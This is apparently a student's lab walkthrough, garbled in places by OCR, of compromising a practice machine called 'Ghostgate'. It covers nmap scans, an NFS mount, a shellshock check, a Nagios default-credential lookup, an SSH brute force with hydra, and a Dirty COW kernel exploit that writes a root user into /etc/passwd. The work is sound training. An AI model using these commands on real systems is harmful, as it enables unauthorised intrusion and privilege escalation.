

Ghostgate Walkthrough

Target: 192.168.2.150 & 192.168.10.10

Kali: 10.8.0.131


Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.150 -oN smol
- sudo nmap -Pn -sV -A -p- 192.168.2.150 -oN med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.150 -oN large

```
(kali@kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_&_192.168.10.10]
$ sudo nmap -Pn -T5 -p- 192.168.2.150 -oN smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 05:14 EDT
Warning: 192.168.2.150 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.2.150
Host is up (0.054s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
34983/tcp open  unknown
35106/tcp open  unknown
58760/tcp open  unknown
61075/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 240.62 seconds

(kali@kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_&_192.168.10.10]
$
```



Checking FTP as anonymous FTP is enabled

I was unable to “put” any files so moving on

Mounting a drive to nfs

- cd /tmp
- mkdir 150mount
- sudo mount -t nfs 192.168.2.20:/tmp /tmp/150mount

```
(kali㉿kali)-[/tmp]
$ mkdir 150mount

(kali㉿kali)-[/tmp]
$ showmount -e 192.168.2.150
Export list for 192.168.2.150:
/tmp                *
/srv/www/htdocs     *
/srv/www/cgi-bin     *

(kali㉿kali)-[/tmp]
$ sudo mount -t nfs 192.168.2.20:/tmp /tmp/150mount

(kali㉿kali)-[/tmp]
$
```

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Nothing we can use here right now

```
(kali㉿kali)-[/tmp/150mount]
$ ls
0734858061 dirty
0859754032 dirtycow.c
1368937293 fetchmsttf fonts-11.1-5.7.1-fetchmsttf fonts.sh.txt.TG2bV0
1503131144 hspcrdata_root

(kali㉿kali)-[/tmp/150mount]
$
```

kali@kali: ~

File Actions Edit View Help

passwd.bak xwlog
pulse-7ZBwfKEPfo1Z
ssh-TVMHP3157
VMwareDnD

The other directories available may be useful for creating a reverse shell, a user account
“Centurion” was also found

Dirb and Nikto

- dirb <http://192.168.2.150/>
- nikto -h 192.168.2.150

Cgi-bin is available so we will check for shellshock

- nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.2.150

```
(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_192.168.10.10]
$ nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.2.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 05:31 EDT
Nmap scan report for 192.168.2.150
Host is up (0.015s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.10 ((Linux/SUSE))
|_http-server-header: Apache/2.2.10 (Linux/SUSE)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
zsh: segmentation fault  nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.2.150

(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_192.168.10.10]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

No luck

```
DIRB v2.22
By The Dark Raver

START_TIME: Tue Oct 25 05:30:02 2022
URL_BASE: http://192.168.2.150/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://192.168.2.150/

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605

+ http://192.168.2.150/nagios (CODE:401|SIZE:1255)
+ http://192.168.2.150/robots.txt (CODE:200|SIZE:26)
+ http://192.168.2.150/server-status (CODE:403|SIZE:1012)
```

Nagios is available

We will try the default credentials

To find the credentials

- nmap -Pn -n --script http-default-accounts -p 80 192.168.2.150 --open -T5 -vv

```

(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_8_192.168.10.10]
$ nmap -Pn -n --script http-default-accounts -p 80 192.168.2.150 --open -T5 -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 05:35 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 05:35
Completed NSE at 05:35, 0.00s elapsed
Initiating Connect Scan at 05:35
Scanning 192.168.2.150 [1 port]
Discovered open port 80/tcp on 192.168.2.150
Completed Connect Scan at 05:35, 0.05s elapsed (1 total ports)
NSE: Script scanning 192.168.2.150.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 05:35
Completed NSE at 05:35, 0.88s elapsed
Nmap scan report for 192.168.2.150
Host is up, received user-set (0.048s latency).
Scanned at 2022-10-25 05:35:17 EDT for 1s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack
| http-default-accounts:
|   [Nagios] at /nagios/
|   nagiosadmin:nagios
|   nagiosadmin:nagiosadmin
|   nagiosadmin:PASSWORD
|   nagiosadmin:CactiEZ
|_

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 05:35
Completed NSE at 05:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
zsh: segmentation fault  nmap -Pn -n --script http-default-accounts -p 80 192.168.2.150 --open -T5 -vv


```

- nagiosadmin
- PASSWORD

No luck here

Checking vncviewer

- vncviewer 192.168.2.150



Blank screen so no luck here either...

It looks like I might be out of options except for brute forcing ssh using the one user I have access to

- `sudo hydra -l Centurion -P /home/kali/rockyou.txt 192.168.2.150 ssh -o hydraOutput.txt`

Running into issues


```
(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_6_192.168.10.10]
$ hydra ssh://192.168.2.150 -l Centurion -P /home/kali/rockyou.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 05:58:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.2.150:22/
[ERROR] could not connect to ssh://192.168.2.150:22 - kex error : no match for method server host key algo: server [ssh
-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2
6]

(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_6_192.168.10.10]
$ hydra ssh://192.168.2.150 -l centurion -P /home/kali/rockyou.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 05:59:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.2.150:22/
[ERROR] could not connect to ssh://192.168.2.150:22 - kex error : no match for method server host key algo: server [ssh
-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-sha2-25
6]

(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_6_192.168.10.10]
$
```

Sadly this is the end of the road for me and I have had to look at a walkthrough, I've found out I did everything right but my machine is just broken, either my kali or the target I am attacking on my range which has been really disappointing. All semester I seem to "get it right until I don't" and it keeps on happening.

I'm going to use the password and user another student cracked in their walkthrough in order to continue...

User: aetian

Password: 987654321

I get the ssh error again but since it is not via hydra I can use

- ssh -oHostKeyAlgorithms=+ssh-dss aetian@192.168.2.150

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:p:1434
[D attack: 192.168.2.150:22 - kex error : no match for metho
[E could not connect to 192.168.2.150:22: ssh2-ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha
-r 6]
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo 'Hayden Bruinsma 16154605' 'Ghostgate2_192.168.2.150_8_192.168.10.10]
Hayden Bruinsma 16154605
Unable to negotiate with 192.168.2.150 port 22: no matching host key type found. The
(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_8_192.168.10.10]
$ ssh -oHostKeyAlgorithms=+ssh-dss aetian@192.168.2.150
The authenticity of host '192.168.2.150 (192.168.2.150)' can't be established.
DSA key fingerprint is SHA256:U81K/OEzncG2cTkUWa++MSBHVXYfWwa5l1NKJyavonk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.150' (DSA) to the list of known hosts.
(aetian@192.168.2.150) Password:
Last login: Sun Sep 26 01:47:17 2021 from 10.8.0.135
Have a lot of fun...
aetian@Ghostgate:~$
```

- `uname -a`

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ echo 'Hayden Bruinsma 16154605'  
Hayden Bruinsma 16154605  
aetian@ghostgate:~$ wnoaml  
aetian  
aetian@ghostgate:~$ uname -a  
Linux Ghostgate 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64 x86_64 x86_64 GNU/Linux  
aetian@ghostgate:~$
```

It is a old version of linux vulnerable to dirtycow

wget is available and my preferred way to transfer files however dirtycow is just a copy/paste so I can just create a file and paste the contents.

- ```
- vim haydenscow.c
- gcc -pthread haydenscow.c -o hayden -lcrypt
- New password will be: haha
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
aetian@Ghostgate:~$ gcc -pthread dirty.c -o dirty -lcrypt
aetian@Ghostgate:~$ gcc -pthread haydenscow.c -o hayden -lcrypt
aetian@Ghostgate:~$./hayden
File /tmp/passwd.bak already exists! Please delete it and run again
aetian@Ghostgate:~$ rm /tmp/passwd.bak
aetian@Ghostgate:~$./hayden
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiBlC0uIAHDGs:0:0:pwned:/root:/bin/bash
mmap: 7fb5d8412000
```

```
Complete line:
firefart:fiBlC0uIAHDGs:0:0:pwned:/root:/bin/bash
mmap: 7fb5d8412000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'haha'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
aetian@Ghostgate:~$ Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'haha'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
aetian@Ghostgate:~$ su firefart
Password:
Ghostgate:/home/aetian # whoami
firefart
Ghostgate:/home/aetian # id
uid=0(firefart) gid=0(root) groups=0(root)
Ghostgate:/home/aetian #
```

Root! Now we can use this machine to pivot to the rest as you can see there are multiple network adaptors

- ifconfig



```
Ghostgate:/home/aetian # ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:2D:A7:EC
 inet addr:192.168.2.150 Bcast:192.168.2.255 Mask:255.255.255.0
 inet6 addr: fe80::a00:27ff:fe2d:a7ec/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1631090 errors:0 dropped:0 overruns:0 frame:0
 TX packets:754880 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:957765508 (913.3 Mb) TX bytes:184867935 (176.3 Mb)

eth1 Link encap:Ethernet HWaddr 08:00:27:2E:B5:56
 inet addr:192.168.10.10 Bcast:192.168.10.255 Mask:255.255.255.0
 inet6 addr: fe80::a00:27ff:fe2e:b556/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:553924 errors:0 dropped:0 overruns:0 frame:0
 TX packets:583288 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:37017316 (35.3 Mb) TX bytes:843027453 (803.9 Mb)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:1701 errors:0 dropped:0 overruns:0 frame:0
 TX packets:1701 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:3531308 (3.3 Mb) TX bytes:3531308 (3.3 Mb)
```

The 10. Subnet is available...

*to be continued????*